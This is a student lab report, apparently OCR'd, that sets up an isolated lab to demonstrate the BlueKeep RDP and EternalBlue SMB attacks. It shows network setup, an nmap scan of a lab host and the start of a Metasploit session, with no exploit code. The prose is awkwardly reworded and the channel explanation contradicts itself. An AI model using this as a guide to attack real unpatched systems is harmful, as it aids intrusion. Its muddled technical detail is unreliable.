Part A

Demonstration of RDP [Bluekeep] and SMB [EternalBlue] Attack and Its Countermeasure

Contents

1 Abstract

Matching to (Lallie, 2020)The cybersecurity is the term that cannot be ignored; over the years billion of digital assault accounted globally is generally focused on the government and corporate body. They produce a millions dollar of budgetary misfortune in the event of information break, information spillage, ransomware, malware, DDoS and a lot more. The counting is endless, So Cyber Security is the primary hostile security system which can ensure critical information and provide shields against threats. It additionally has the target to perceive the present issue in an advanced and attempt to alleviate the hazard related to it.

According to (Rahman, 2020)Digital Crime is expanding day by day as innovation expand its wings, so the legislature and organizations need to think out of the box and come with a solution which effectively fights against the cybercrime, they have to concentrate on cyber resilience to maintain the persistent security posture

2 Introduction

Cybersecurity is a collaboration about people, procedure, and technologies which synchronize working together to minimize the threat, vulnerability, incident response, and recovery policies and activities, including computer network operations, information assurance, law enforcement, in the other side it works on protecting business, boost the Productivity, increase the Brand value and Image of the business in the Market


The Terminology of Cyber Security can be understood using CIA, which means Confidentiality, Integrity, Availability, the principle of Confidentiality assert that the information only accesses by the authorized person. In contrast, Integrity concepts assure that source of information is not alter, update or modify by the Authorized person. And Finally Principal of the Availability works on data and Business service which is always function to achieve the business goal

Identify the significance of the problem


Rdp is the remote desktop protocol which allows the user to take control of the remote machine using client applications; these study paper evaluate how an attacker gain the access of victims machine without user consent and access the critical information remotely. Hence (Beaumont, 2019) named vulnerability as **Bluekeep** and (Newstex , 2019) claimed that the flaws Invite attacker to exploit and spread ransomware remotely.and the victim even noticed that the attacker controls their computer, unless and until they have some data leakage and data theft event noticed

According to Figure 1

There has been a sharp increase in the attack of the RDP protocol After April On-words it impacts around 10 million machines as Recorded by the Rapid7 lab **[** (Rudis, BOb, 2019) **]**




Looking from the alternate edge, by analyzing the associations that possess the IPs with exposed RDP endpoints, things begin to turn out to be substantially more clear (hart, Jon, 2017)



3 The scenario for Lab Experiments

Demonstration of Lab setup in the Virtual Box Environment Using Graphical Layout



Network Requirement

1 All virtual Host is configured under the Host-Only Adapter so that they can communicate with each other

Setup, the Network Adapter Host-Only According to snap

```
Adapter 1:   Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter')
```

Disclaimer: Lab is set up in the Virtualization platform which is isolated from any production networks, so attacker either accidentally or deliberately does not attack live networks or system

Software Required for The Lab

1 Virtual Box Version 6.0.0

2 Windows Seven SP1 6.1.7601 Build 7601 [64Bit] Hosted with 2 GB RAM 30 GB HDD

3 Kali Linux [2020.1] [64bit] Hosted with 1 GB RAM with 25 GB HDD


4 Windows 2008 server R2 Standard edition with Build 6.1.7601

2 Remote Desktop Service on the Window 7 Machine need to turn on, and operating system Firewall needs to be Turn off


For the lab Demonstration, VirtualBox software is essential which will host Windows 7 and Kali Linux os as Virtual machine, so it does not connect to the Internet and not affect the production environment, And All the network adapter Mode should be configured in Host-Only mode

3.1 A Configuration of RDP service in windows seven machine

1 Start → Computer → Properties → Remote → Allow Connections from Computer




2 Turn off the Firewall by clicking Start → Control Panel → Network Sharing Center → Windows Firewall




3.2 Configuration of SMB service

1 By Default, SMB service is fully functional when 2008 R2 server Install However same things can verify as according to picture

Visit Control panel Network and Internet Network and Sharing Center



2 Then Click on network Sharing Center → Advanced Sharing center → Turn on File and Printer Sharing



4 Understanding RDP flaws with Practical Lab Demonstration

Introduction of RDP Flaws


The Research group is cautioning associations to check for fix any defenceless framework against the 'BlueKeep' Microsoft RDP Flaws**(CVE-2019-0708)** in Windows 7 and Windows Server 2008 machines, to forestall its danger being misused for ransomware and crypto-mining assaults

The BlueKeep imperfection influences almost 1 million machines open to the open web, with a lot more inside associations systems. These weakness does not require any client communication to be abused. RDP is now a built-up, famous assault vector which has been utilized to introduce ransomware; The (Checkpoint, 2019) group is at present observing many filtering endeavours for the blemish, starting from a few distinct nations all-inclusive, which could be the underlying surveillance period of an assault. Check Point is giving both system and endpoint assurance after relevant Microsoft patched applied to the system


Maya Horowitz, Threat Intelligence and Research Director at Check Point said: "The greatest risk we have seen over the previous month is BlueKeep. Even though no assaults have yet been seen abusing it, a few open verification of-idea misuses have been created. We concur with Microsoft and other cybersecurity industry eyewitnesses that BlueKeep could be utilized to dispatch cyberattacks on the size of 2017 huge WannaCry and NotPetya crusades.''

4.1 Graphical Explanation of RDP Flaws

1 Windows RDP Service us the 32 Dynamic Channel to redirect printer, sound, and drive to remote machine And Default Channel No 31: MS_T120 is kept reserved By the Operating system for various purpose



2 An attacker sends the malicious code by using Channel No 20 MS_T120 , so it Discards the communication of Channel 20 But Gains the Access of the system through Channel 31




1 The first attacker scans the victim IP address and gains footprint of Operating system and RDP Service by Scanning machine using NMAP tool [nmap is In-built tool in kali Linux which will scan open ports for various service]

```
vijay@kali:~$ nmap  192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-12 23:37 GMT
Nmap scan report for 192.168.56.103
Host is up (0.00053s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
```


Nmap tool scans the Host and finds that RDP service Up and running in the Windows Environment

4.2 Practical demonstration of RDP Attack


1 RDP service need to turn on the Windows 7 machine and Firewall need to be turned off



2 As per (Rapid7, 2020)**Metasploit is world most used and reliable tool incorporates in Kali Linux which can perform various attack; hence I logged into kali machine execute msfconsole**



